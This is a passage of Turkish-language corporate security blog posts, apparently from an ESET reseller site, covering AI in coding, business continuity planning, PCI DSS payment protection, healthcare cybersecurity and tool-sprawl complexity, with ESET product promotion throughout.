Yapay zekânın en dönüştürücü katkılarından biri kod üretiminde yatmaktadır. Örneğin yeni [Google ürün kodlarının %25](https://blog.google/inside-google/message-ceo/alphabet-earnings-q3-2024/#full-stack-approach)‘i yapay zekâ sistemleriyle oluşturuluyor, sonrasında programcılar çıktıları inceliyor ve denetliyor. Geliştirme döngülerini hızlandırarak ve kod kalitesini artırarak yapay zekâ, yetenek açığını kapatmakta ve yazılım güvenliğini artırmaktadır.
Ayrıca tekrar eden görevleri otomatikleştirerek üretkenliği artırır ve hızlandırılmış prototipleme ve uygulama yoluyla daha hızlı geliştirme döngülerini garanti eder. Optimize edilmiş çözümler önererek ve tasarım yoluyla güvenlik gibi en iyi uygulamaları uygulayarak kod kalitesini artırırken geliştiricilerin yeni dilleri ve çerçeveleri öğrenmelerine de yardımcı olur.
Daha sonra, güvenlik açıklarını tespit ederek ve güvenlik özelliklerini yerleştirerek yapay zekâ daha güvenli yazılım geliştirmeye katkıda bulunur. Ayrıca karmaşık kodlamayı daha az deneyimli geliştiriciler için daha erişilebilir hâle getirerek ve alışılmadık problem çözme yaklaşımlarıyla yeniliği teşvik ederek beceri açığını kapatır.
Avantajlarına rağmen yapay zekâ tarafından üretilen kod önemli sınırlamalarla birlikte gelir. Yazılım geliştirme doğası gereği karmaşıktır ve incelikli bir mantık anlayışı, bağlamsal farkındalık ve yaratıcı problem çözme gerektirir. Yapay zekâ önemli adımlar atmış olsa da bu kritik alanlardaki yetenekleri hâlâ gelişmektedir.

## Yapay zekânın iş rollerine etkisi?
Aslında acil iş gücü eksikliklerini çözmenin ötesinde [yapay zekâ sektörü yeniden şekillendiriyor](https://antivirus.com.tr/yapay-zeka-siber-guvenligi-nasil-sekillendiriyor/). Eşsiz bir verimlilik sunarken insan sezgisi ve gözetimi ile eşleştirildiğinde potansiyeli daha da artıyor. Nüanslı karar verme, stratejik öngörü ve etik değerlendirmeler, yetenekli profesyonellere özgü yeteneklerdir. En sağlam siber güvenlik stratejileri, yapay zekânın hızını ve hassasiyetini insan uzmanların yaratıcılığı ve eleştirel düşüncesiyle sorunsuz bir şekilde harmanlamaktadır.
Entegrasyonu, kuruluşların giriş seviyesi rolleri düzene koymasını, giriş engellerini azaltmasını ve iş sorumluluklarını yeniden tanımlamasını sağlar. Yapay zekâ güvenlik analistleri ve makine öğrenimi mühendisleri gibi yapay zekâ merkezli roller, modern siber güvenliğin temel taşları olarak ortaya çıkıyor. Yapay zekâ odaklı bu ortamda başarılı olmak için kuruluşlar eğitim, mentorluk ve sektörler arası iş birliği yoluyla iş gücü gelişimine öncelik vermelidir. Sürekli öğrenme, uyarlanabilirlik ve etik yapay zekâ kullanımı kültürü, gelişen tehditlerin önünde kalmanın anahtarı olacaktır.
Yapay zekâ sadece geçici bir çözüm değil; dönüştürücü bir güçtür. Beceri açığını kapatarak, tespit yeteneklerini geliştirerek ve inovasyonu teşvik ederek, kuruluşları günümüzün siber güvenlik zorluklarının karmaşıklıklarını güvenle aşmaları için donatıyor.
Bununla birlikte yapay zekâ benzersiz bir verimlilik sunarken yetenekli profesyonellerin incelikli karar verme ve stratejik düşünme becerilerinin yerini alamaz. Yapay zekâ güdümlü sistemlerin etkin ve etik bir şekilde çalışmasını sağlamak için insan gözetimi şarttır. En etkili siber güvenlik stratejileri, yapay zekânın hızını ve verimliliğini insan sezgisi ve gözetimi ile birleştirecektir.
---
**Kategoriler:** KURUM İÇİ ÖNLEMLER
**Etiketler:** Kurumsal Güvenlik, Siber Güvenlik, Yapay Zekâ
---
### [Siber güvenlik iş sürekliliği planınıza (BCP) dahil mi?](https://antivirus.com.tr/siber-guvenlik-is-surekliligi-planiniza-bcp-dahil-mi/)
**Published:** Mart 13, 2025
**Author:** ESET
**Excerpt:** Şirketinizde, BCP 'ye siber güvenlik dahil mi? Bunu yapmanın neden kritik olduğunu ve nasıl etkili bir şekilde dahil edileceğine göz atalım.
**Content:**
Sağlam bir iş sürekliliği planı (BCP) her şirket için gereklidir ve benzeri görülmemiş bir kriz sırasında bile yolunuza devam edebilmenizi sağlar. Bir BCP, ofis yangını veya küresel bir pandemiden siber saldırıya kadar çeşitli senaryoları ele almalıdır. Şirketinizde, BCP’ye siber güvenlik dahil mi? Bunu yapmanın neden kritik olduğunu ve nasıl etkili bir şekilde dahil edileceğine göz atalım.
[2020 Mercer anketine ](https://economictimes.indiatimes.com/magazines/panache/51-of-companies-globally-dont-have-a-business-continuity-plan-vani-kola-shares-tips-to-get-started/articleshow/76130154.cms?from=mdr)göre, fidye yazılım saldırılarının sayısı giderek artmasına ve 2023’te %72,7’ye ulaşmasına rağmen küresel olarak şirketlerin yalnızca %49’u bir BCP’ye sahipti. Yine de bir BCP’ye sahip olan şirketler arasında bile çoğu, siber güvenliği hâlâ plana dahil etmemektedir. Özellikle de çoğu BCP’nin ofis yangınları gibi siber saldırıdan çok daha düşük olasılıklı olayları hesaba kattığı düşünüldüğünde bu ihmal şaşırtıcıdır. Siber güvenliğin neden BCP’nizin ayrılmaz bir parçası olması gerektiğini öğrenin.
## BCP’nize neden siber güvenlik dahil etmelisiniz?
İş sürekliliği, bir kuruluşun kriz sırasında ve sonrasında temel işlevlerini sürdürebilmesini sağlar. İster bir siber saldırı ister doğal afet veya donanım arızası ile karşı karşıya olun, operasyonları devam ettirme becerisi gelir, itibar ve müşteri güvenini korumak için kritik öneme sahiptir. Kesinti **süresi maliyetlidir**; bazı sektörlerde birkaç dakikalık kesinti bile milyonlarca dolar zarara yol açabilir. Ekonomi büyümeye ve gelişmeye devam ettikçe kesinti sürelerinden kaçınmak için hazırlıklı olmak giderek daha önemli hâle geliyor.
Fidye yazılımı saldırıları, sosyal mühendislik olayları veya çeşitli veri ihlalleri gibi tehditler, işinizi uzun bir süre boyunca sakat bırakabilecek yıkıcı sonuçlara yol açabilir. Siber sigorta gibi araçlar mali kayıpları azaltmaya yardımcı olsa da itibarınızı geri getiremez veya müşterilerinizin işletmenize duyduğu güveni yeniden inşa edemez. Bu nedenle bir saldırıdan kaçınmak için alabileceğiniz tüm önlemleri almalısınız.
Bir siber saldırı meydana geldiğinde bunalmak ve atılacak sonraki adımlardan emin olamamak olağandır. Bu nedenle **önceden hazırlık** yapmak ve siber esnekliği BCP’nizin bir parçası hâline getirmek çok önemlidir.
## [Siber güvenlik](https://antivirus.com.tr/siber-guvenlik-yorgunlugu-zorluklar-ve-cozumler/) iş planınıza nasıl dahil olmalı?
Her potansiyel tehditte olduğu gibi, bir siber saldırıyı ele almak için de adım adım ilerleyen net bir plana sahip olmak çok önemlidir. Bu sayede bir saldırı gerçekleştiğinde herkes rolünü bilir ve karışıklık ya da düzensizlik içinde zaman kaybedilmez. Peki bu adımlar neleri içermelidir? İşte dikkate almanız gerekenler:
- Net roller belirleyin,
- Sorumlulukları bölüştürün,
- İletişim kanallarını standartlaştırın (ve alternatif kanallar hazırlayın),
- Verilerinizi düzenli olarak yedekleyin,
- Yedekli sistem ve altyapıların olmadığından emin olun,
- Çalışanlarınızı bir siber saldırı olayı için eğitin,
- [ESET PROTECT platformu ](https://www.eset.com/tr/business/protect-platform/?utm_source=pdf&utm_medium=referral)gibi siber güvenlik koruma araçlarına yatırım yapın,
- En son tehditler hakkında bilgi sahibi olun,
- Tüm süreci test edin ve düzenli olarak güncelleyin.
ESET olarak, önce önleme yaklaşımımızın rehberliğinde siber dayanıklılığa yönelik temel adımları atmanızda size destek olmak için buradayız. Bu ilke, ilk savunma hattınızı güvence altına almanın ve saldırı yüzeyini sağlam, tek camlı bir çözümle küçültmenin, üst düzey siber güvenlik elde etmenin en etkili yolu olduğu fikri üzerine inşa edilmiştir. Önleyici tedbirler sadece hasar azaltmaya göre çok daha az maliyetli olmakla kalmaz, aynı zamanda itibar kaybını önlemeye ve kesinti süresini en aza indirmeye yardımcı olur.
ESET PROTECT platformu, tek ve birleşik bir platform aracılığıyla tüm işletmenizi korur. Uç noktalarınızı, sunucularınızı ve bulut çözümlerinizi kapsar. Son derece otomatik ve yapay zekâ odaklıdır, bu nedenle yeni tehditleri aktif olarak algılar ve korumanızı güçlendirmek için proaktif önlemler alır.
Başarılı bir siber saldırı durumunda, platform ayrıca adli tıp ve olay müdahalesi (belirli katmanlar için mevcuttur) gibi özellikler sunarak kesinti süresini en aza indirmenize ve işinizin sorunsuz bir şekilde devam etmesine yardımcı olur. Hatta mümkün olduğunda kesintileri tamamen ortadan kaldırır. [ESET PROTECT MDR](https://www.eset.com/tr/business/mdr-protection/)‘ı tercih ederseniz 7/24 sizin için yapay zekâ ve insan uzmanlığını birleştiren bir siber güvenlik hizmeti olduğunu bilerek daha da rahat edebilirsiniz.

## ESET PROTECT platformunun BCP’nizi geliştiren bazı temel özellikleri nelerdir?
- Yapay zekâya dayalı yeni nesil önleme
- Tespit ve proaktif tehdit avcılığı
- Olaylara müdahale ve adli tıp
- Güvenlik açığı ve yama yönetimi
- MDR
Gördüğünüz gibi, önümüzdeki yıl için iş sürekliliği planınıza siber güvenliği dahil etmek başarılı bir büyüme için çok önemlidir. Bir ofis yangını ihtimaline göre siber güvenlik tehditleriyle karşılaşmak çok daha olasıdır. Bu tehditleri etkili bir şekilde savuşturmak, kuruluşunuzun değerli kaynaklarını koruyabilir ve başarınızın devam etmesini sağlayabilir.
**Kategoriler:** KURUM İÇİ ÖNLEMLER
**Etiketler:** BCP, İş Sürekliliği, Kurumsal Güvenlik, Siber Güvenlik
---
### [Ödeme sistemleri siber tehditlere karşı nasıl korunur?](https://antivirus.com.tr/odeme-sistemleri-siber-tehditlere-karsi-nasil-korunur/)
**Published:** Mart 18, 2025
**Author:** ESET
**Excerpt:** Her gün hassas finansal bilgiler dijital ağlar üzerinde paylaşılıyor. Güvenlik açığı bulunan ödeme sistemleri de siber suçlulara cazip bir hedef oluşturuyor.
**Content:**
Her gün hassas finansal bilgiler dijital ağlar üzerinden iletilmektedir. Ödeme sistemleri, veri çalmak veya operasyonları aksatmak için güvenlik açıklarından yararlanan siber suçlulara cazip bir hedef oluşturur. KOBİ’ler için riskler yüksektir: Tek bir ihlal, müşterilerin güvenini kaybetmek, uyumsuzluk için yüksek para cezaları ve operasyonel aksaklıklar anlamına gelebilir.
Ödeme sistemlerini siber tehditlerden korumak için KOBİ’ler önce önleme zihniyetini ve proaktif stratejileri benimsemelidir. Ödeme Kartı Endüstrisi Veri Güvenliği Standardı (PCI DSS), ödeme sistemlerinin güvenliğini sağlamak için dünya çapında tanınan bir çerçeve sunmaktadır. Bu standart, internette kredi kartı ödemelerinin kötüye kullanımıyla etkin bir şekilde mücadele etmek için geliştirilmiştir. İşletmeler PCI DSS yönergelerine bağlı kalarak verileri korumak ve riskleri azaltmak için sağlam bir temel oluşturabilirler.
## Ödeme sistemleri veri güvenliği standardı
PCI DSS uyumluluğu, hassas ödeme verilerini titiz güvenlik önlemleriyle korumak için tasarlanmıştır. Bu standartlar, kart sahibi verilerini işleyen, depolayan veya ileten tüm kuruluşlar için geçerlidir. PCI DSS uyumluluğu yasal olarak zorunlu olmamakla birlikte kritik bir endüstri standardıdır. Uyumsuzluk, para cezaları, sözleşmeye bağlı yansımalar ve itibar zedelenmesi dahil olmak üzere ciddi cezalara neden olabilir.
**PCI DSS uyumluluğunun temel unsurları
PCI DSS’nin temel unsurları, her biri veri korumanın kritik yönlerini ele alan 12 temel gereksinim olarak yapılandırılmıştır. Bu gereklilikler, işletmelerin hassas kart sahibi bilgilerini korumalarına yardımcı olan güçlü güvenlik önlemleri oluşturmayı amaçlamaktadır.
İlk gereksinim seti, hassas bilgilere yetkisiz erişimi önlemek için güvenli ağlar ve sistemler oluşturmaya ve sürdürmeye odaklanmaktadır. Kart sahibi verilerinin korunması, PCI DSS’nin bir diğer kritik bileşenidir ve saldırganlar bilgileri ele geçirse bile ihlal riskini en aza indirmek için depolanan kart sahibi verilerinin şifrelenmesini gerektirir. Güvenlik sistemlerinin sürekli izlenmesi ve test edilmesinin yanı sıra erişim kontrolü önlemleri de PCI DSS uyumluluğunun sürdürülmesi için eşit derecede hayati önem taşır ve kuruluşların potansiyel tehditleri ciddi olaylara dönüşmeden önce belirlemelerine ve bunlara yanıt vermelerine yardımcı olur.
Bir diğer önemli alan da güvenlik açığı yönetimidir ve sistemlerin ve uygulamaların güvenlik açıklarını gidermek için düzenli olarak güncellenmesini sağlar. Son olarak, kuruluşlar tüm personel için katı güvenlik uygulamaları belirleyen bir bilgi güvenliği politikasını sürdürmelidir.
Bu gereklilikler KOBİ’ler için zorluk teşkil etse de siber güvenliğe yönelik proaktif bir yaklaşım benimsemek verilerin korunması ve güvenin sürdürülmesi için elzemdir.

## Ödeme sistemleri koruması için atılacak adımlar
1. **Güvenli ağ ve sistemler**
KOBİ’ler ağlarını korumak için güvenlik duvarları kurmalı ve bakımını yapmalı, parolalar ve güvenlik parametreleri gibi sistem yapılandırmalarının varsayılan ayarlarda bırakılmadığından emin olmalıdır. Bu, erişim noktalarını sınırlandırarak ve yetkisiz erişime karşı koruma sağlayarak güvenlik açıklarını azaltır.
**2. Kart sahibi verilerini korumak**
Kart sahibi verileri, AES-256 gibi güçlü şifreleme standartları kullanılarak hem aktarım sırasında hem de beklemede şifrelenmelidir. Buna ek olarak, KOBİ’ler saklanan veri miktarını sınırlandırmalıdır. Tam kart numaraları, CVV kodları ve son kullanma tarihleri gibi hassas bilgilerin gerekli olmadıkça kesinlikle saklanmasından kaçınmalıdır. KOBİ’ler hassas verilerin kapsamını azaltarak koruma gerektiren bilgi hacmini en aza indirir ve güvenliği daha da artırır.
**3. Erişim kontrol önlemlerinin uygulanması**
Hassas kart sahibi verilerine erişim, iş görevlerini yerine getirmek için bu verilere ihtiyaç duyan yetkili personelle sınırlandırılmalıdır. Sıkı rol tabanlı erişim kontrolleri, hassas bilgilere yalnızca meşru bir ihtiyacı olanların erişebilmesini sağlamak için kilit öneme sahiptir.
Kart sahibi verilerini depolayan veya işleyen sistemlere erişen kullanıcıların kimliklerini doğrulamak için ek bir güvenlik katmanı sağlayan çok faktörlü kimlik doğrulama (MFA) da kullanılmalıdır. Hassas kart sahibi verilerini içeren sunuculara ve depolama yerlerine fiziksel erişim, yetkisiz girişleri önlemek ve fiziksel ihlallere karşı koruma sağlamak için sınırlandırılmalıdır.
**4. Sistemleri izlemek ve test etmek**
KOBİ’ler ödeme sistemlerine ve verilere erişimi her zaman takip etmeli ve izlemeli, şüpheli veya yetkisiz faaliyetler için günlüklerin düzenli olarak gözden geçirilmesini sağlamalıdır. Bu, potansiyel tehditlerin erken tespit edilmesine ve daha fazla zararı önlemek için hızlı bir şekilde yanıt verilmesine yardımcı olur.
Düzenli güvenlik açığı taramaları ve sızma testleri, saldırganlar bunlardan yararlanmadan önce ödeme sistemlerindeki zayıflıkları belirlemek ve ele almak için gereklidir. Ayrıca işletmelerin güvenlik ihlallerini hızlı bir şekilde azaltabilmelerini ve kurtarabilmelerini sağlamak, kesinti süresini ve veri kaybını en aza indirmek için bir olay müdahale planı geliştirmeleri ve sürdürmeleri gerekir.
**5. Çalışanları eğitmek**
Çalışanları, kimlik avı saldırılarının ve diğer potansiyel tehditlerin nasıl fark edileceği de dahil olmak üzere en iyi siber güvenlik uygulamaları konusunda eğitmek için kapsamlı bir güvenlik farkındalığı eğitimi [oluşturulmalıdır](https://www.eset.com/tr/business/cybersecurity-training/). Personel ayrıca PCI DSS gereklilikleri ve kart sahibi verilerinin korunmasındaki rolleri konusunda da eğitilmelidir. Önleme öncelikli bir güvenlik kültürü oluşturmak, çalışanları her türlü şüpheli faaliyeti bildirmeye teşvik etmek ve güvenli ödeme sistemlerinin sürdürülmesinde hesap verebilirliği teşvik etmek çok önemlidir.
**6. Yazılım güncelleme**
Tüm yazılımlar güncel [olmalıdır](https://antivirus.com.tr/bilgisayar-korsanlari-eski-yazilimlardan-nasil-faydalaniyor/). POS sistemlerinin, e-ticaret platformlarının ve ödemeleri işlemek için kullanılan tüm yazılımların düzenli olarak güncellenmesi, güvenlik açıklarına karşı korunmaya yardımcı olur ve siber saldırı riskini azaltmak için güvenlik yamalarının uygulanmasını sağlar. Ayrıca KOBİ’ler, ödeme verilerini işleyen üçüncü taraf satıcıların PCI DSS standartlarına uymalarını ve sistemlerinin güvenliğini sağlamaktan sorumlu tutulmalarını sağlayarak satıcı gözetimini sürdürmelidir.
[KOBİ](https://antivirus.com.tr/her-sektore-gore-kobi-siber-guvenlik-endiseleri-nedir/)‘ler için ödeme sistemlerini siber tehditlerden korumak bir iş zorunluluğudur. Siber saldırılar daha sofistike hâle geldikçe hassas verileri korumanın, müşteri güvenini sürdürmenin ve operasyonel sürekliliği sağlamanın en iyi yolu kapsamlı güvenlik önlemleri uygulamaktır.
**Kategoriler:** KURUM İÇİ ÖNLEMLER
**Etiketler:** KOBİ, Kurumsal Güvenlik, Ödeme Sistemleri, Siber Güvenlik
---
### [Sağlık hizmetleri siber güvenliği önemsiyor mu?](https://antivirus.com.tr/saglik-hizmetleri-siber-guvenligi-onemsiyor-mu/)
**Published:** Nisan 10, 2025
**Author:** ESET
**Excerpt:** Sağlık hizmetleri odaklı bir işe mi sahipsiniz? Öyleyse muhtemelen tıbbi çalışmalara, geliştirilmiş prosedürlere ve hastalarınızın konforuna odaklanmışsınızdır.
**Content:**
Sağlık hizmetleri odaklı bir iş mi yürütüyorsunuz? Eğer öyleyse muhtemelen yeni tıbbi çalışmalara, geliştirilmiş prosedürlere ve hastalarınızın konforunu sağlamaya odaklanmışsınızdır. Ancak siber güvenlik hazırlığınızı değerlendirmek için de zaman ayırmalısınız. Veri ihlalleri ve kimlik hırsızlığı, hastalarınız için virüsler veya sepsis kadar tehlikeli olabilir. Bu konuyu nasıl ele alabilirsiniz? Hadi keşfedelim.
Sağlık sistemleri sıklıkla siber saldırıların hedefi olmaktadır. Siber saldırılar sağlık sistemleri için neden özellikle tehlikelidir? Her şeyden önce, bir hastanenin veya özel bir kliniğin bir siber saldırı nedeniyle kesintiye uğraması, hastaların sağlığını ve hatta hayatlarını riske atabilir. Ancak siber saldırılardan kaynaklanan ölümler hâlâ nadirdir. Hayati sistemler kesintiye uğradığında hayat kurtaran birçok prosedür gecikebilir veya kesintiye uğrayabilir. Bu nedenle bu saldırılar **korku uyandırarak önemli bir psikolojik etkiye** sahiptir. Saldırganlar genellikle terörist gruplar, devlet destekli tehdit aktörleri veya uluslararası suç örgütleridir.
> ***2017’nin WannaCry saldırısı**
> [NHS ](https://www.england.nhs.uk/long-read/case-study-wannacry-attack/)web sitesine göre, 2017 WannaCry saldırısı dünya çapında birçok kritik sistemi kesintiye uğrattı. Ambulans devir teslim süreçleri ve ekranları devre dışı bırakıldı, Hasta Nakil Hizmeti rezervasyon portalı kullanılamadı, CT/MR taramaları aktarılamadı ve hatta hayati prosedürler ve ameliyatlar bile etkilendi.
> Saldırı neden başarılı oldu? Bazı kuruluşlar, Microsoft’un daha önceki tavsiyesine rağmen gerekli güvenlik yamasını yüklemedi.*

## Sağlık hizmetleri verilerinin kıymeti
Ancak tek neden bu değildir. Yaşamları tehlikeye atma olasılığının yanı sıra sağlık sistemleri bir saldırganın toplayabileceği en zengin kişisel veri kaynaklarından biridir. Siber suçlular genellikle kişisel sağlık kayıtları, finansal detaylar ve diğer gizli veriler de dahil olmak üzere hassas hasta bilgilerini çalmak için bu kuruluşları hedef alır.
[Amerikan Hastaneler Birliği’](https://www.aha.org/center/cybersecurity-and-risk-advisory-services/importance-cybersecurity-protecting-patient-safety)ne göre, kredi kartı numaranız ya da e-posta bilgileriniz [dark web’](https://antivirus.com.tr/kisisel-veri-dolandiricilari-dark-webde-dolasan-bilgilerinizin-pesinde/)de şaşırtıcı derecede az paraya satılırken tıbbi kayıtlar 10 kat daha değerli olabilir. Örneğin “ben aldırma” gibi rutin bir işlem için özel bir kliniğe bile verdiğiniz tüm bilgileri düşünün.
Klinik, adınızı, kimliğinizi, kredi kartı bilgilerinizi, telefon numaranızı, e-posta adresinizi ve Sosyal Güvenlik numaranızı alır. Bunları çalan kişi, örneğin kimlik hırsızlığı yoluyla size hızla büyük zarar verebilir. Klinikler, kendilerine güvenen hastalarını güvende tutmak için mümkün olan en iyi siber güvenlik çözümlerine yatırım yapmalıdır.
> ***Sağlık hizmetleri siber güvenlik yasası***
>
> *AB’de önemli kurumların siber güvenliği [NIS2 Direktifi ](https://www.eset.com/ie/business/2023/nis2/?srsltid=AfmBOoolxezPKRLo8IpHUphUbHZ4AvBxnebIR-unxQZSdQ08mU65xw80)tarafından yönlendirilmektedir. Bu direktif katı siber güvenlik gereklilikleri getirmekte ve olayların zamanında raporlanmasını zorunlu kılmaktadır. Direktif aynı zamanda AB ülkeleri arasındaki iş birliğini geliştirmekte ve uyumsuzluk için cezalar getirerek enerji, sağlık, ulaşım ve dijital hizmetler gibi sektörlerde daha yüksek bir siber güvenlik standardı sağlamaktadır. ABD’deki [Sağlık Sigortası Taşınabilirlik ve Sorumluluk ](https://www.cdc.gov/phlp/php/resources/health-insurance-portability-and-accountability-act-of-1996-hipaa.html)Yasası (HIPAA) gibi benzer mevzuat AB dışında da mevcuttur. Önemli para cezalarından kaçınmak için ülkenizdeki ilgili düzenlemelere uyduğunuzdan emin olun.*
Bu endişelerin sizin için de geçerli olması için bir hastane işletmenize gerek yok. Bir dişçi muayenehanesi ya da dermatolog muayenehanesi bile tipik olarak hastaları hakkında **büyük miktarda kişisel veri toplar** ve bu da onları saldırganlar için potansiyel hedef hâline getirir.
**[Fidye yazılımları](https://antivirus.com.tr/fidye-yazilimi-ransomware-hakkinda-bilmeniz-gerekenler/)**, saldırganların kritik verileri şifrelediği ve serbest bırakılması için fidye talep ettiği bir diğer büyük tehdittir. Bu tür saldırılar sağlık hizmetlerini aksatabilir, hasta bakımını geciktirebilir ve önemli mali kayıplara yol açabilir.
Bununla birlikte, muhtemelen sadece siber güvenliğinizi yönetmek için bütün bir BT departmanı kurmak istemezsiniz. Peki, müşterilerinizi güvende tutmak için ne yapabilirsiniz?
## Sağlık hizmetleri hangi güvenlik çözümlerine sahip olmalı?
Bu riskleri azaltmak için sağlık kuruluşları çeşitli güvenlik çözümleri uygulamaktadır. **Veri şifreleme**, hassas veriler ele geçirilse bile şifre çözme anahtarı olmadan okunamamasını sağlayarak hasta bilgilerini hem aktarım sırasında hem de beklemede korur. Uç nokta koruması, bilgisayarlar, mobil cihazlar ve tıbbi ekipman dahil olmak üzere tüm cihazlar için kapsamlı güvenlik sağlayarak kötü amaçlı yazılımların ve diğer tehditlerin ağı tehlikeye atmasını önler.
Erişim kontrolleri hassas verilere ve sistemlere erişimi yalnızca yetkili personelle sınırlandırarak yetkisiz erişimi ve olası veri ihlallerini önler. Düzenli güvenlik değerlendirmeleri ve güvenlik açığı taramaları, kuruluşun güvenlik duruşundaki potansiyel zayıflıkların belirlenmesine ve ele alınmasına yardımcı olur.
Çalışanların eğitimi, güvenlik olaylarına yol açan insan hatası riskini azaltmada çok önemlidir. Sağlık personelinin kimlik avı girişimlerini fark etme ve güçlü parolalar kullanma gibi siber güvenlikle ilgili en iyi uygulamalar hakkında eğitilmesi daha güvenli bir ortam yaratılmasına yardımcı olur. Ayrıca sağlam bir olay müdahale planının yürürlükte olması, sağlık kuruluşlarının siber saldırılara hızlı ve etkili bir şekilde yanıt verebilmesini ve bu saldırılardan kurtulabilmesini sağlar.
## Önce önleme yaklaşımı
ESET olarak her zaman [önce önleme yaklaşımını ](https://www.eset.com/tr/prevention-first-approach/)öneriyoruz. Bu ne anlama geliyor? Esasen bu yaklaşım, bir saldırının daha saldırıya geçme şansı bile olmadan engellenmesini sağlamak için tasarlanmıştır. Bunu başarmak için en iyi güvenlik çözümünün aşağıdaki niteliklere sahip olması gerektiğine inanıyoruz:
- **Tek platform, çoklu katmanlar**: Etkili ve anlaşılır bir koruma için tüm siber güvenlik özellikleri tek bir konsoldan yönetilen tek bir platforma entegre edilmelidir. Uç noktalar, sunucular, bulut ortamları ve hatta çok faktörlü kimlik doğrulama gibi özelliklerin tümü sorunsuz yönetim için merkezileştirilmelidir.
- **Üçüncü taraf uyumluluğu**: Çözüm, üçüncü taraf eklentileriyle sorunsuz bir şekilde çalışmalı ve gerektiğinde gelişmiş koruma ve özelleştirmeye izin vermelidir.
- **Otomasyon**: Güncellemeler, yama kurulumları ve güvenlik açığı yönetimi otomatikleştirilerek manuel müdahale ihtiyacı en aza indirilmelidir.
- **Karmaşıklığın azaltılması**: Tek camlı bir çözüm, ek maliyet veya karmaşıklık olmadan tüm işlevleri birleştirir.
- **Kullanıma hazır olma**: Sistem, kapsamlı bir kuruluma veya yeni hizmetinizi yapılandırmak için saatler harcanmasına gerek kalmadan hemen kullanıma hazır olmalıdır.
Tüm bu işlevler ve daha fazlası [ESET PROTECT platformumuzda](https://www.eset.com/tr/business/protect-platform/) mevcuttur. Yönetimi kolay, tüm saldırı yüzeyinizi kapsayan ve aynı zamanda uyumluluk gereksinimlerinin önüne geçmenizi sağlayan kullanıma hazır bir siber güvenlik çözümü sunar. ESET PROTECT MDR’yi tercih ederseniz 7/24 sizin için yapay zekâ ve insan uzmanlığını birleştiren bir siber güvenlik hizmeti olduğunu bilerek daha da rahat edebilirsiniz.
ESET LiveSense teknolojisi üzerine inşa edilen platform, ortaya çıkan tehditleri aktif olarak algılar, bunlar hakkında bilgi edinir ve sistemlerinizi korumak için önleyici tedbirler uygular. Bir saldırı durumunda, platformun çoklu koruma katmanları saldırıyı her aşamada durdurmak için tasarlanmıştır. Bu, günlük işlerinizi yürütürken içinizin rahat olmasını sağlar.
**Kategoriler:** GÜVENLİK ÖNEMLİDİR
**Etiketler:** Kişisel Veriler, Kurumsal Güvenlik, Siber Güvenlik
---
### [Siber güvenlik karmaşıklığı sorunu](https://antivirus.com.tr/siber-guvenlik-karmasikligi-sorunu/)
**Published:** Mayıs 28, 2025
**Author:** ESET
**Excerpt:** Neredeyse her yıl yeni yazılım araçları ve çözümleri ortaya çıkıyor ve sürekli büyüyen dijital ortama siber güvenlik alanında katkıda bulunuyor.
**Content:**
Neredeyse her yıl yeni yazılım araçları ve çözümleri ortaya çıkıyor ve sürekli büyüyen dijital ortama siber güvenlik alanında katkıda bulunuyor.
Yazılım “[dünyayı yemeye](https://www.politico.com/newsletters/digital-future-daily/2024/07/18/how-software-is-eating-the-world-00169425)” devam ettikçe özellikle de yapay zekânın hızlı yükselişiyle birlikte güvenlik ekipleri giderek artan bir risk yelpazesini yönetmek için artan bir baskı altındadır. Artık her yönden gelen tehditlere karşı birçok farklı yolla savunma yapmakla görevlidirler. Bu da en iyi siber güvenlik karmaşıklığı olarak tanımlanan bir zorluktur ve de göz ardı edilmemesi gereken bir tehdit.
Büyük şirketlerden küçük işletmelere kadar her ölçekteki işletmeyi etkilemektedir. Her ikisi de uzaktan çalışma ortamlarını yönetmek veya çok sayıda farklı sistemi çalıştırması ve güvence altına alması gereken BT uzmanlarının farklı becerilerine duyulan sürekli artan ihtiyaç gibi zorluklarla karşı karşıyadır. [2024 Cisco Siber Güvenlik Hazırlık Endeksi](https://newsroom.cisco.com/c/dam/r/newsroom/en/us/interactive/cybersecurity-readiness-index/documents/Cisco_Cybersecurity_Readiness_Index_FINAL.pdf)‘ne göre, şirketlerin %80’i birden fazla nokta çözümüne güvenmenin ekiplerinin olayları tespit etme, bunlara yanıt verme ve bunlardan kurtulma konusundaki verimliliğini azalttığını kabul ediyor. Peki bu sorun nasıl çözülebilir?
[Önleme öncelikli yaklaşım ](https://www.eset.com/tr/prevention-first-approach/)bir benimsemek, güçlü siber güvenliğe giden en etkili yoldur. Siber güvenlik karmaşıklığını ele almak en önemli öncelik olmalıdır çünkü neden olduğu yorgunluk kuruluşlar için önemli bir risk oluşturmaktadır. Küçük BT ekipleri birden fazla süreci, çözümü ve hizmeti yönetmekten sürekli bunaldıklarında proaktif önlemler ve diğer faaliyetler için çok az zamanları kalır. Bu durum, çok faktörlü kimlik doğrulama ([MFA](https://www.eset.com/tr/business/solutions/multi-factor-authentication/)) veya diğer kritik güvenlik adımlarının atlanması gibi işin kolayına kaçılmasına yol açabilir ve sonuçta saldırı yüzeyini azaltmak yerine genişletir.
## Siber güvenlik karmaşıklığı neleri içerir?
**Birden fazla araç ve çözüm**: [ Pentera: The State of Pentesting Survey 2024’e göre,](https://pentera.io/resources/reports/the-state-of-pentesting-2024-survey-report/) orta ölçekli işletmeler ortalama 51 çözüm kullanırken daha büyük işletmeler 58 çözüm kullanmaktadır. Her ikisi de BT yorgunluğuna ve karmaşıklığına yol açan benzer araç yayılımı ile karşı karşıyadır. Uzmanlar sürekli olarak araçlar arasında geçiş yapmakta ve çoğu zaman kritik boşlukları kaçırmaktadır.
**Güvenlik araçlarının karmaşıklığı**: Birçok araç sezgisel değildir ve verimsizdir. SIEM gibi gelecek vaat eden çözümler bile zaman ve kaynak yetersizliği nedeniyle yeterince kullanılmamaktadır.
**Uzaktan çalışma ve BYOD (Kendi Cihazını Getir)**: Uzaktan çalışma, çalışanların korumasız cihazlar ve güvenli olmayan ağlar kullanması nedeniyle siber güvenlik risklerini artırmaktadır. Artan cihaz sayısı nedeniyle bu ortamı yönetmek zordur.
**Hızla gelişen bir tehdit ortamı**: Tehdit ortamı sürekli değişiyor ve saldırganlar birden fazla giriş noktasından faydalanıyor. Tedarik zinciri güvenliği büyük bir endişe kaynağıdır ve [şirketlerin %93](https://www.wsj.com/articles/third-party-cyber-risk-management-primer-aug-2023-update-797c7377)‘ü üçüncü taraf tedarikçilerindeki zayıflıklardan kaynaklanan ihlaller yaşamaktadır. Yapay zekâ destekli teknikler ve çalınan kimlik bilgileri önemli tehditlerdir.
